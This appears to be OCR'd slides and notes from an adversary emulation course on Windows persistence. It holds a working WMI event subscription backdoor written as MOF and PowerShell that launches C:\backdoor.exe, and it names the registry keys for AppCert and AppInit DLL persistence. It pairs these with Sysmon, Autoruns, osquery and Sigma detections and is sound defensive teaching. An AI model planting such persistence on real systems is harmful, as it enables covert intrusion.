
WMI Event Consumers

You can use the installed standard consumer classes to perform actions based on events in an operating system. Standard consumers are simple classes that are already registered, and they define permanent consumer classes. Each standard consumer takes a specific action after it receives an event notification.

WMI Event Filter to Event Consumer bindings

In order to combine the WMI Event Filter (the trigger) and the WMI Event Consumer (the action that is to be executed), we leverage WMI Event Filter to Event Consumer bindings.

The descriptions above were taken from Microsoft's official documentation:
https://docs.microsoft.com/en-us/windows/win32/wmisdk/using-wmi



Creating an Example WMI Event Subscription

The example on the slide, inspired by an excellent article by ired.team, shows how a simple WMI subscription can be installed using PowerShell.

We first define a filter (the condition), after which we create a consumer (the action), and we create a binding between the two. So, what's happening in this PowerShell code:

- We define an EventFilter called "backdoor". This EventFilter uses the following WQL query

  *SELECT * FROM __InstanceModificationEvent WITHIN 5 WHERE TargetInstance ISA 'Win32_PerfFormattedData_PerfOS_System' AND TargetInstance.SystemUpTime >= 1200*

  This filter will check the system uptime every 5 seconds and trigger if the system has been up for at least 1,200 seconds.

- We define an EventConsumter called "backdoor". This EventConsumer uses the "CommandLineEventConsumer" class, which is used to run executables. The executable we want to run is C:\backdoor.exe.

- Finally, we create a binding between the filter and the consumer.

Reference:

https://www.ired.team/offensive-security/persistence/t1084-abusing-windows-managent-instrumentation


CREATING AN EXAMPLE WMI EVENT SUBSCRIPTION: MOF

```
#PRAGMA NAMESPACE ("\\\\.\\root\\subscription")
instance of __EventFilter as $Filter
{
    Name = “backdoor";
    EventNamespace = "root\\subscription";
    Query ="SELECT * FROM __InstanceCreationEvent Within 3"
           "Where TargetInstance Isa \"Win32_Process\" "
           "And Targetinstance.Name = \“explorer.exe\" ";
    QueryLanguage = "WQL";
};
instance of CommandLineEventConsumer as $Consumer
{
    Name = “backdoor";
    RunInteractively=false;
    CommandLineTemplate=“cmd /C C:\backdoor.exe";
};
instance of __FilterToConsumerBinding
{
     Filter = $Filter;
     Consumer = $Consumer;
};
```

The code to the left is an example of a MOF (Managed Object Format) that can be used to install a WMI backdoor. The example to the left will create a similar backdoor that launches C:\backdoor.exe.

We now create a filter that looks for launches of explorer.exe. Every time explorer.exe is launched, our backdoor.exe will be launched as well!

We can install our WMI subscription by compiling the MOF:




Creating an Dxample WMI Event Subscription: MOF


The code to the left is an example of a MOF (Managed Object Format) that can be used to install a WMI backdoor. The example to the left will create a similar backdoor that launches C:\backdoor.exe.


We now create a filter that looks for launches of explorer.exe. Every time explorer.exe is launched, our backdoor.exe will be launched as well!

We can install our WMI subscription by compiling the MOF using the mofcomp utility (which is built-in to Microsoft Windows).

DETECTING WMI PERSISTENCE: SYSMON WMI EVENTS







The screenshots show Sysmon **event ID 19** (EventFilter activity), **event ID 20** (EventConsumer activity) and **event ID 21** (EventConsumerToFilter activity) in our target environment. These are typically **low-volume logs** so ideal to enable, centralize, and alert upon!

Detecting WMI Persistence: Sysmon WMI Events


WMI activity used to be a very stealth technique that was rather hard to spot enterprise wide. In 2017, however, Sysmon added the following WMI-related event IDs:

- Event ID 19 – EventFilter activity
- Event ID 20 – EventConsumer activity
- Event ID 21 – EventConsumerToFilter activity

This addition was further detailed in-depth on the following post by DarkOperator:

https://www.darkoperator.com/blog/2017/10/15/sysinternals-sysmon-610-tracking-of-permanent-wmi-events

We can leverage these to keep an eye on the creation of WMI backdoors in our environment.




Detecting WMI Persistence: Sysmon Process Creation

Next to the detection of the WMI Event Filter (event ID 19), Event Consumer (event ID 20) and Event Filter to Consumer Binding (event ID 21), we can also detect the actual execution of the backdoor.

This can be achieved by leveraging the well-known process creation event in Sysmon (event ID 1).

We could build a filter to look for processes that have "WmiPrvSE.exe" as a parent process, as this is the WMI host process.

DETECTING WMI PERSISTENCE: AUTORUNS



In the screenshot above, we can see the WMI backdoor that was implemented being enumerated by Autoruns. Autoruns "parses" all information to give us a clear view on the **actual executable** that is being launched!

Manual PowerShell commands to enumerate WMI:

```
Get-WmiObject -Class __EventFilter -Namespace root\subscription
Get-WmiObject -Class __EventConsumer -Namespace root\subscription
Get-WmiObject -Class __FilterToConsumerBinding -Namespace root\subscription
```



Detecting WMI Persistence: AutoRuns

As with many of the persistence mechanisms, Autoruns can lend us a hand to detect suspicious autorun entries in our environment. One of the tabs in Autoruns is "WMI", which immediately lists the WMI backdoor that was implemented. Instead of having to manually review the WMI Event Filter, Event Consumer, and Event Filter to Consumer binding, Autoruns has already parsed this information and shows us the actual result: C:\backdoor.exe being executed.

If you'd like to collect this information manually (or perform a more in-depth investigation), you can rely on the following PowerShell commands:

- Get-WmiObject -Class __EventFilter -Namespace root\subscription
- Get-WmiObject -Class __EventConsumer -Namespace root\subscription
- Get-WmiObject -Class __FilterToConsumerBinding -Namespace root\subscription

DETECTING WMI PERSISTENCE: OSQUERY



wmi_cli_event_consumers

WMI CommandLineEventConsumer, which can be used for persistance on Windows. See https://www.blackhat.com/docs/us-15/materials/us-15-Graeber-Abusing-Windows-Management-Instrumentation-WMI-To-Build-A-Persistent%20Asynchronous-And-Fileless-Backdoor-wp.pdf for more details.

Improve this Description on Github

COLUMN	TYPE	DESCRIPTION
name	TEXT	Unique name of a consumer.
command_line_template	TEXT	Standard string template that specifies the process to be started. This property can be NULL, and the ExecutablePath property is used as the command line.
executable_path	TEXT	Module to execute. The string can specify the full path and file name of the module to execute, or it can specify a partial name. If a partial name is specified, the current drive and current directory are assumed.
class	TEXT	The name of the class.
relative_path	TEXT	Relative path to the class or instance.

OSquery is another alternative that can help detect WMI persistence. On the screenshot to the left, we can see the table "wmi_cli_event_consumers", which lists all CommandLineEventConsumers (which are typically used to execute commands through WMI).

Additional tables that can be queried using OSQuery:

- wmi_script_event_consumers
- wmi_event_filters
- wmi_filter_consumer_bindings

Detecting WMI Persistence: OSQuery

OSquery is another alternative that can help detect WMI persistence.

On the screenshot on the slide, we can see the table "wmi_cli_event_consumers", which lists all CommandLineEventConsumers (which are typically used to execute commands through WMI).

Additional tables that can be queried using OSQuery:

wmi_script_event_consumers

List all event consumers that use the ActiveScriptEventConsumer, which can be used to execute scripts

wmi_event_filters

List all WMI event filters

wmi_filter_consumer_bindings

List all WMI event filter to event consumer bindings

More information on OSQuery can be found at https://osql.io/schema/.

DETECTING WMI PERSISTENCE: EXAMPLE SIGMA RULES (1)

```
title: WMI Event Subscription
id: 0f06a3a5-6a09-413f-8743-e6cf35561297
status: experimental
description: Detects creation of WMI event subscription persistence method
references:
    - https://attack.mitre.org/techniques/T1546/003/
tags:
    - attack.T1546/003
    - attack.persistence
author: Tom Ueltschi (@c_APT_ure)
date: 2019/01/12
logsource:
    product: windows
    service: sysmon
detection:
    selector:
        EventID:
            - 19
            - 20
            - 21
    condition: selector
falsepositives:
    - exclude legitimate (vetted) use of WMI event subscription in your network
level: high
```

This simple, yet effective, SIGMA rule was created by Tom Ueltschi (@c_APT_ure). It alerts on all WMI-related Sysmon events (19, 20 and 21).

Detecting WMI Persistence: Example SIGMA Rules (1)

This simple, yet effective, SIGMA rule was created by Tom Ueltschi (@c_APT_ure). It alerts on all WMI-related Sysmon events (19, 20, and 21).

Please refer to the public SIGMA repository by Florian Roth for additional details:
https://github.com/Neo23x0/sigma

DETECTING WMI PERSISTENCE: EXAMPLE SIGMA RULES (2)

```
title: WMI Persistence - Script Event Consumer File Write
id: 33f41cdd-35ac-4ba8-814b-c6a4244a1ad4
status: experimental
description: Detects file writes of WMI script event consumer
references:
    - https://www.eideon.com/2018-03-02-THL03-WMIBackdoors/
author: Thomas Patzke
date: 2018/03/07
tags:
    - attack.T1546/003
    - attack.persistence
logsource:
    product: windows
    service: sysmon
detection:
    selection:
        EventID: 11
        Image: 'C:\WINDOWS\system32\wbem\scrcons.exe'
    condition: selection
falsepositives:
    - Unknown (data set is too small; further testing needed)
level: high
```

This SIGMA rule looks for a specific type of abuse: It looks for files being created by the WMI script event consumer (process **scrcons.exe**).

It leverages Sysmon Event ID 11, **FileCreate**!

Detecting WMI Persistence: Example SIGMA Rules (2)

This SIGMA rule looks for a specific type of abuse: It looks for files being created by the WMI script event consumer (process scrcons.exe). It leverages Sysmon Event ID 11, FileCreate!

Please refer to the public SIGMA repository by Florian Roth for additional details:
https://github.com/Neo23x0/sigma

DETECTING WMI PERSISTENCE: EXAMPLE SIGMA RULES (3)

```
title: WMI Persistence - Command Line Event Consumer
id: 05936ce2-ee05-4dae-9d03-9a391cf2d2c6
status: experimental
description: Detects WMI command line event consumers
references:
    - https://www.eideon.com/2018-03-02-THL03-WMIBackdoors/
author: Thomas Patzke
date: 2018/03/07
tags:
    - attack.T1546/003
    - attack.persistence
logsource:
    product: windows
    service: sysmon
detection:
    selection:
        EventID: 7
        Image: 'C:\Windows\System32\wbem\WmiPrvSE.exe'
        ImageLoaded: 'wbemcons.dll'
    condition: selection
falsepositives:
    - Unknown (data set is too small; further testing needed)
level: high
```

This SIGMA rule looks for WMI Command Line Event Consumers. It does this by leveraging the Sysmon **event ID 7** (Image Load).

The command-line event consumer is implemented in **wbemcons.dll**. The rule alerts upon this DLL being loaded in the WMI host process (**WmiPrvSE.exe**).

This rule will trigger on all uses of the Command Line Event consumer.

Detecting WMI Persistence: Example SIGMA Rules (3)

This SIGMA rule looks for WMI Command Line Event Consumers. It does this by leveraging the Sysmon event ID 7 (Image Load). The command-line event consumer is implemented in wbemcons.dll. The rule alerts upon this DLL being loaded in the WMI host process (WmiPrvSE.exe). This rule will trigger on all uses of the Command Line Event consumer.

Please refer to the public SIGMA repository by Florian Roth for additional details: https://github.com/Neo23x0/sigma

SUMMARIZING PREVENTION / DETECTION

Security Control	Implementation Ease?	Effectiveness?	Comment?
Limit administrative privileges	Easy	High	WMI manipulation requires administrative access

Detection Logic	Logs required?	False positive ratio?	Comment?
Review Sysmon WMI activity	WMI activity (Sysmon event ID 19, 20 & 21)	Low	Look for suspicious WMI activity
Review parent-child relationships	Process Creation (Sysmon event ID 1)	Low	Parent process is wmiprvse.exe
Enumerate WMI bindings across hosts	Autoruns Osquery	Medium	Will require baselining & analysis

The described attack approach requires **administrative privileges** and can thus be prevented provided the adversary does not obtain privileged access. Recent increases in WMI visibility have enabled analysts to use a variety of techniques to detect WMI backdoors in the environment!

Summarizing Prevention / Detection

Although WMI is a highly "scary" tactic persistence technique, prevention is rather straightforward: The creation of "permanent" Event Filter to Event Consumer bindings requires administrative access. If we can thus prevent adversaries from obtaining local administrator access, we can avoid WMI persistence.

Detection-wise, there's been a serious advance over the past couple of years, as WMI has "left the shadows":

- Sysmon has dedicated event IDs (19, 20, and 21) to track WMI activity
- We can review parent-child relationships using sysmon event ID 1 to look for wmiprvse.exe as a parent process
- AutoRuns and OSQuery provide an easy way to track WMI persistence mechanisms

Course Roadmap

- Introduction & Key Tools
- Initial Access
- Lateral Movement
- **Persistence**
- Azure AD & Emulation Plans
- Adversary Emulation Capstone

SEC699.4

Pivoting Between Domains & Forests
Breaking Domain & Forest Trusts
Exercise: Pivoting between Domains & Forests
Persistence Techniques
COM Object Hijacking
Exercise: COM Object Hijacking
WMI Persistence
Exercise: WMI Persistence
AppCert, AppInit & Netsh Helper DLL
Exercise: Implementing Netsh Helper DLL
Office Template & Library Tricks
Exercise: Office Persistence
Application Shimming
Exercise: Application Shimming
Stealth AD Persistence & Manipulation
Exercise: Stealth AD Persistence
Conclusions

This page intentionally left blank.

EXERCISE: WMI PERSISTENCE

Please refer to the workbook for further instructions on the exercise!

This page intentionally left blank.


Course Roadmap

- Introduction & Key Tools
- Initial Access
- Lateral Movement
- **Persistence**
- Azure AD & Emulation Plans
- Adversary Emulation Capstone

SEC699.4

Pivoting Between Domains & Forests
Breaking Domain & Forest Trusts
Exercise: Pivoting between Domains & Forests
Persistence Techniques
COM Object Hijacking
Exercise: COM Object Hijacking
WMI Persistence
Exercise: WMI Persistence
AppCert, AppInit & Netsh Helper DLL
Exercise: Implementing Netsh Helper DLL
Office Template & Library Tricks
Exercise: Office Persistence
Application Shimming
Exercise: Application Shimming
Stealth AD Persistence & Manipulation
Exercise: Stealth AD Persistence
Conclusions

This page intentionally left blank.



AppCert_DLLs Persistence (1)

AppCert_DLL Persistence is a technique which, although providing a great impact, is easily detectable.

MITRE describes the technique as follows:


> *"Dynamic-link libraries (DLLs) that are specified in the AppCertDLLs value in the Registry [...] are loaded into every process that calls the ubiquitously used application programming interface (API) functions CreateProcess(), CreateProcessAsUser(), CreateProcessWithLoginW(), CreateProcessWithTokenW(), or WinExec().*
>
> *Similar to Process Injection, this value can be abused to obtain persistence and privilege escalation by causing a malicious DLL to be loaded and run in the context of separate processes on the computer."*

The fact that a single registry key is in charge of this persistence empowers analysts and AV software to easily identify the malicious behavior.

APPCERT_DLLS PERSISTENCE (2)

Any DLL referenced in the **`AppCertDlls`** registry key, regardless of the name, gets executed.

```
HKLM\System\CurrentControlSet\Control\Session Manager\AppCertDlls
```



AppCert_DLLs Persistence (2)

As previously indicated, AppCert DLLs are a rather simple persistence mechanism that aren't too hard to spot or configure for that matter. Any DLL referenced in the AppCertDlls registry key, regardless of the name, gets executed. In the above proof-of-concept, our persistence gets triggered by the execution of Firefox.

APPINIT_DLLS PERSISTENCE (1)

> Dynamic-link libraries (DLLs) that are specified in the AppInit_DLLs value in the Registry [...] are loaded by user32.dll into every process that loads `user32.dll`. In practice this is nearly every program, since `user32.dll` is a very common library. Similar to Process Injection, these values can be abused to obtain persistence and privilege escalation by causing a malicious DLL to be loaded and run in the context of separate processes on the computer.
>
> The AppInit DLL functionality is disabled in Windows 8 and later versions when secure boot is enabled.
>
> **SOURCE:** attack.mitre.org

AppInit_DLLs Persistence (1)

In a similar manner as the AppCert_DLLs, APPINIT_DLLs Persistence is both powerful and detectable.


MITRE describes the technique as follow:

> *"Dynamic-link libraries (DLLs) that are specified in the AppInit_DLLs value in the Registry [...] are loaded by user32.dll into every process that loads user32.dll. In practice this is nearly every program, since user32.dll is a very common library. Similar to Process Injection, these values can be abused to obtain persistence and privilege escalation by causing a malicious DLL to be loaded and run in the context of separate processes on the computer.*
>
> *The AppInit DLL functionality is disabled in Windows 8 and later versions when secure boot is enabled."*

APPINIT_DLLS PERSISTENCE (2)

Any DLL referenced by its short path in the **`AppInit_DLLs`** value gets executed given **`LoadAppInit_DLLs`** is enabled and **`RequireSignedAppInit_DLLs`** disabled.

```
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Windows
HKEY_LOCAL_MACHINE\Software\Wow6432Node\Microsoft\Windows NT\CurrentVersion\Windows
```



AppInit_DLLs Persistence (2)

Any DLL referenced by its short path in the AppInit_DLLs value gets executed given LoadAppInit_DLLs is enabled and RequireSignedAppInit_DLLs is disabled.

In the above proof-of-concept, our persistence gets triggered by Windows itself, although we must ensure the feature is enabled in advance.

Microsoft Defender ExploitGuard provides a solution to disable this feature and thus harden the endpoint.

Authentication Packages and Security Support Providers

Another form of DLL persistence can be achieved through Authentication Packages.

